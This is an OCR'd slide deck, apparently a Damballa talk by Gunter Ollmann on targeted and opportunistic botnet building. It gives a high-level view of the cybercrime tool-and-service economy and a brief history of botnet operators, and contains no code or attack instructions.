
DAMBALLA

Take Back Command-and-Control

# Targeted and Opportunistic Botnet Building



DAMBALLA
Take Back Command-and-Control


# About

- **Gunter Ollmann**
  - VP of Research, Damballa Inc.
  - Board of Advisors, IOActive Inc.
- **Brief Bio:**
  - Been in IT industry for two decades – Built and run international pentest teams, R&D groups and consulting practices around the world.
  - Formerly Chief Security Strategist for IBM, Director of X-Force for ISS, Professional Services Director for NGS Software, Head of Attack Services EMEA, etc.
  - Frequent writer, columnist and blogger with lots of whitepapers…
    - http://blog.damballa.com & http://technicalinfodotnet.blogspot.com/

DAMBALLA

Take Back Command-and-Control

# Targeted?



DAMBALLA

Take Back Command-and-Control

# Opportunistic?


Where to Begin?

# Today's Threat Landscape

- **What's it take to become a cybercriminal?**


**Know how to use a search engine**

**Ability to install software on your own computer**

- **What about those "advanced" threats?**

**Federated ecosystem of tool and service providers**


**Tools and services available for sale, rent and lease**


**Video how-to's and advertizing**


**Specialist services and gray-market expertise for hire**


# Back in the old days…

- **Self-contained botnet building unit**
  - Skills all contained within a single team


- **One-stop crime shop**
  - Building, managing, distributing & monetizing the botnet
  - Autonomous cybercrime unit

DAMBALLA
Take Back Command-and-Control


# A Brief History of Botnets



DAMBALLA
Take Back Command-and-Control


# A Brief History of Botnets

Too many operators competing for diminishing returns



DAMBALLA
Take Back Command-and-Control


# A Brief History of Botnets



More time spent battling their competitors
(DDoS, sabotage, informants, etc.)

